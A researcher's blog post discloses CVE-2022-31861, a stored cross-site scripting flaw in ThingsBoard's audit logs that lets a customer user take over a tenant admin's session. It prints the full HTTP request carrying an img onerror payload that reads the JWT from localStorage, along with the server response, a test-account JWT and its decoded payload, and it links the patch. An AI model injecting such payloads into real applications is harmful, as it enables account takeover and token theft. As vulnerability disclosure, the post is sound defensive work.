CVE Disclosures

Author: Bhaskar Tejaswi (https://users.encs.concordia.ca/~b_tejasw/)

CVE-ID: CVE-2022-31861

September 11, 2022

Cross site Scripting (XSS) in ThingsBoard IoT Platform through 3.3.4.1 via a crafted value being sent to the audit logs.

Patch details: https://github.com/thingsboard/thingsboard/pull/7385

Audit logs help in establishing accountability of usage among various users of an application. However, if this functionality is not implemented securely, attackers can abuse the implementation flaws to launch attacks against application users. In this blog, we take a look at an XSS vulnerability in the audit logs feature of Thingsboard, an open-source IoT platform, and how it leads to account takeover of admin accounts. This vulnerability can be exploited by an existing lower privileged user of the platform.

According to Thingsboard's documentation (https://thingsboard.io/docs/pe/user-guide/rbac/), on the community edition, "*a tenant administrator manages devices, dashboards, customers, and other entities that belong to a particular tenant*". Each tenant has several customers and as per documentation - "*Customer user is able to view dashboards and control devices that are assigned to a specific customer.*" If a customer is able to take over the account of a tenant admin, that customer would be able to target all other customers belonging to the same tenant.

A stored cross-site scripting vulnerability on Thingsboard lets a customer take over the account of a tenant admin. A customer has view-only privilege for most functionalities. However, a customer can edit their own profile, and insert an XSS payload in the "email" parameter. This XSS payload gets injected in the audit logs page, and when a tenant admin views the audit logs, the customer gets the tenant admin's authentication token (stored in LocalStorage).

Below is the underlying HTTP POST request in which the customer inserts an XSS payload in the email parameter, followed by the HTTP response (providing the complete request/response without masking any sensitive field, as the information corresponds to default accounts on a local installation of Thingsboard community edition).

HTTP Request:

POST /api/user?sendActivationMail=false HTTP/1.1

Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate

Content-Type: application/json
X-Authorization: Bearer
eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJjdXN0b21lckB0aGluZ3Nib2FyZC5vcmciLCJ1c2VySWQiOiJkN2VkYjliMC0z
MWViLTExZWQtYmVhOS00M2MzY2JjODFhNjMiLCJzY29wZXMiOlsiQ1VTVE9NRVJfVVNFUiJdLCJpc3MiOiJ0a
GluZ3Nib2FyZC5pbyIsImlhdCI6MTY2MzA5NTI4OCwiZXhwIjoxNjYzMTA0Mjg4LCJmaXJzdE5hbWUiOiJ0ZXN0
MDFzIiwibGFzdE5hbWUiOiJoa2Ja2EiLCJlbmFibGVkIjp0cnVlLCJpc1B1YmxpYyI6ZmFsc2UsInRlbmFudElkIjoiZ
Dc0ZWUxYTAtMzFlYi0xMWVkLWJlYTktNDNjM2NiYzgxYTYzIiwiY3VzdG9tZXJJZCI6ImQ3ZGZkNzAwLTMxZWI
tMTFlZC1iZWE5LTQzYzNjYmM4MWE2MyJ9.Gg-KmkQn7Bv2-
in8CLEVt8VKtTHTDxUpOfbzIouaND5gYP74JnUC5tOwPR-Ebm4xpeVzG9ooYOS3KIYRFuKBsg
Content-Length: 758
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/profile

{"id":{"entityType":"USER","id":"d7edb9b0-31eb-11ed-bea9-
43c3cbc81a63"},"createdTime":1662912452811,"additionalInfo":{"userPasswordHistory":
{"1662912452941":"$2a$10$raEXkVa09GJaH3UnbFIKMeyQTypYThWhwpe0pHEMuZ3ZX80VIrcWu"},"failedL
oginAttempts":0,"lastLoginTs":1663095288216,"userCredentialsEnabled":true,"lang":"en_US","homeDashboa
rdHideToolbar":true},"tenantId":{"entityType":"TENANT","id":"d74ee1a0-31eb-11ed-bea9-
43c3cbc81a63"},"customerId":{"entityType":"CUSTOMER","id":"d7dfd700-31eb-11ed-bea9-
43c3cbc81a63"},**"email":"customer@thingsboard.org<img src=#
onerror=alert(localStorage.getItem('jwt_token'))>"**,"authority":"CUSTOMER_USER","firstName":"test","la
stName":"test","name":"customer@thingsboard.org","language":"en_US","homeDashboardHideToolbar":tru
e}

HTTP Response:

HTTP/1.1 400
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache

Expires: 0
Content-Type: application/json;charset=ISO-8859-1
Content-Length: 202
Date: Tue, 13 Sep 2022 18:56:57 GMT
Connection: close

{"status":400,"message":"Invalid email address format 'customer@thingsboard.org<img src=# onerror=alert(localStorage.getItem('jwt_token'))>'!","errorCode":31,"timestamp":"2022-09-13T18:56:57.476+00:00"}

We can confirm that the user who issued this request is indeed a customer by decoding the JWT token used in the request:

JWT:

eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJjdXN0b21lckB0aGluZ3Nib2FyZC5vcmciLCJ1c2VySWQiOiJkN2VkYjliMC0zMWViLTExZWQtYmVhOS00M2MzY2JjODFhNjMiLCJzY29wZXMiOlsiQ1VTVE9NRVJfVVNFUiJdLCJpc3MiOiJ0aGluZ3Nib2FyZC5pbyIsImlhdCI6MTY2MzA5NTI4OCwiZXhwIjoxNjYzMTA0Mjg4LCJmaXJzdE5hbWUiOiJ0ZXN0MDFzIiwibGFzdE5hbWUiOiJoa2Jja2EiLCJlbmFibGVkIjp0cnVlLCJpc1B1YmxpYyI6ZmFsc2UsInRlbmFudElkIjoiZDc0ZWUxYTAtMzFlYi0xMWVkLWJlYTktNDNjM2NiYzgxYTYzIiwiY3VzdG9tZXJJZCI6ImQ3ZGZkNzAwLTMxZWItMTFlZC1iZWE5LTQzYzNjYmM4MWE2MyJ9.Gg-KmkQn7Bv2-in8CLEVt8VKtTHTDxUpOfbzIouaND5gYP74JnUC5tOwPR-Ebm4xpeVzG9ooYOS3KIYRFuKBsg


Decoded JWT payload (from jwt.io):

{
  "sub": "customer@thingsboard.org",
  "userId": "d7edb9b0-31eb-11ed-bea9-43c3cbc81a63",
  "scopes": [
    "CUSTOMER_USER"
  ],
  "iss": "thingsboard.io",
  "iat": 1663095288,
  "exp": 1663104288,
  "firstName": "test01s",
  "lastName": "hkbcka",
  "enabled": true,
  "isPublic": false,
  "tenantId": "d74ee1a0-31eb-11ed-bea9-43c3cbc81a63",
  "customerId": "d7dfd700-31eb-11ed-bea9-43c3cbc81a63"

}

When a tenant admin views the audit logs, the payload injected by the customer (i.e., **<img src=# onerror=alert(localStorage.getItem('jwt_token'))>** executes on the browser of the tenant admin, as

shown below.



References:

https://github.com/thingsboard/thingsboard

https://owasp.org/www-community/attacks/xss/

Popular posts from this blog

CVE-ID: CVE-2022-35137

September 28, 2022

DGIOT Lightweight industrial IoT v4.5.4 was discovered to contain multiple cross-site scripting (XSS) vulnerabilities. The platform does not output encode JS payloads such as <script>alert(document.cookie)</ ...

READ MORE

CVE-ID: CVE-2022-35135, CVE-2022-35136

October 12, 2022

October 12, 2022

CVE-2022-35136: Boodskap IoT Platform v4.4.9-02 allows attackers to make unauthenticated API requests. CVE-2022-35135: Boodskap IoT Platform v4.4.9-02 allows attackers to escalate privileges via a crafted request sent to /api/user/upsert/<uuid>. The platform su ...

READ MORE